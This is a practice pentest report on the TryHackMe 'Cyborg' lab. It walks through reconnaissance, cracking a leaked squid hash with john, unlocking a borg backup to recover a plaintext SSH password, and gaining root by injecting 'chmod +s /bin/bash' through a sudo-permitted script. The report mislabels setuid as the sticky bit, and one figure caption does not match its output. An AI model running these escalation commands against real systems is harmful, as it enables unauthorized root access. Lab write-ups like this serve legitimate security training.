This is a report I created to practice report writing for pentest. I have used sample report from offensive security for the format of the report. The report has been written for machine named cyborg on tryhackme. Details of the machine are as follows:
Machine details
Machine name: Cyborg

Table of Contents

Executive Summary

Summary of results

We were able to check conversations on /admin/admin.html which hinted at a messed squid configuration. On checking the /etc directory, we were able to get hash used for music_archive which after getting it decrypted using john was the passphrase for the borg repository. We were able to get the ssh password for user alex which was stored in plain text in the repository.


We were also able to find a script which has permission to run sudo and allows execution of commands. We were able to use this to get access to root flag.

Sensitive information such as username and password should never be included in comments of web pages or stored in plain text in any file. We recommend that permissions assigned to users (such as sudo permissions) should be reviewed.

Attack summary

Nmap output

From running nmap, we were able to discover two open ports: 22(ssh) and 80(http).




```
└─$ nmap -sV 10.10.73.153
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-29 14:21 EDT
Nmap scan report for 10.10.73.153
Host is up (0.034s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

Figure 1: nmap output

Foothold


On running dirb, we were able to find two directories: /admin and /etc



```
└─$ dirb http://10.10.73.153/ -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 29 14:29:22 2021
URL_BASE: http://10.10.73.153/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.73.153/ ----
==> DIRECTORY: http://10.10.73.153/admin/
==> DIRECTORY: http://10.10.73.153/etc/
+ http://10.10.73.153/index.html (CODE:200|SIZE:11321)
+ http://10.10.73.153/server-status (CODE:403|SIZE:277)

-----------------
END_TIME: Tue Jun 29 14:33:08 2021
DOWNLOADED: 4612 - FOUND: 2
```

Figure 2: dirb output

On the /admin page, we were able to get username (alex). We were also able to gather that user had messed up squid configuration and sensitive information could be abailable.




Admin Shoutbox

```
############################################
############################################
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
############################################
############################################
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
############################################
############################################
[Yesterday at 4.35pm from Josh]
See you there then mate!
############################################
############################################
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
############################################
############################################
```

Figure 3: user conversation

On checking /etc/squid/passwd, we were able to gather a MD5 hash which we decrypted using john:



```
┌──(kali㉿kali)-[~/Desktop/tryhackme/cybrog]
└─$ john --wordlist="/usr/share/wordlists/rockyou.txt" hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Figure 4: Using john to get the passphrase

We were also able to download a archive file at Archive/Download:





Figure 5: Downloading archive file


After extracting the archive, we were able to gather that it was a borg repository. However, it requires a passphrase to execute any borg commands.



```
└─$ borg info .
Enter passphrase for key /home/kali/Desktop/tryhackme/cybrog/home/field/dev/final_archive:
Enter passphrase for key /home/kali/Desktop/tryhackme/cybrog/home/field/dev/final_archive:
Enter passphrase for key /home/kali/Desktop/tryhackme/cybrog/home/field/dev/final_archive:
exceeded the maximum password retries
```

Figure 6: borg passphrase

However, we were able to use the decrypted hash as the passphrase and mount the repository to our attacking machine [1].




```
└─$ borg mount . mou
Enter passphrase for key /home/kali/Desktop/tryhackme/cybrog/home/field/dev/final_archive:
```

Figure 7: mounting the repository

We were then able to find the ssh password at mou/music_archive/home/alex/Documents.

Getting flags


1. We were able to find the first flag at /home/alex.



```
alex@ubuntu:~$ pwd
/home/alex
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
```

Figure 8: First flag


2. We were able to find that user alex had permission to run script /etc/mp3backups/backup.sh with sudo



```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Figure 9: reverse shell to machine


3. On checking the script, we were able to find that it allows execution of commands using the -c flag



```
while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done
```

Figure 10: execution of commands with -c flag

4. We were then able to get the root flag using the script by adding sticky bit to bash [2].



```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c "chmod +s /bin/bash"
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp
3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/a
lex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3ba
ckups//ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished

alex@ubuntu:~$ bash -p
bash-4.3# cd /root
bash-4.3# ls
root.txt
```

Figure 11: root flag

Recommendation

1. Sensitive information should not be added or available anywhere in a webpage. A stronger hash algorithm should be used when passwords are hashed.

2. Permissions granted to the users should be reviewed. Sudo permission should not be granted unless it is absolutely necessary.

Bibliography

[1] "borg mount — Borg - Deduplicating Archiver 1.1.16 documentation." https://borgbackup.readthedocs.io/en/stable/usage/mount.html (accessed Jun. 29, 2021).

[2] "Linux Sticky Bit Concept Explained with Examples." https://www.thegeekstuff.com/2013/02/sticky-bit/ (accessed Jun. 29, 2021).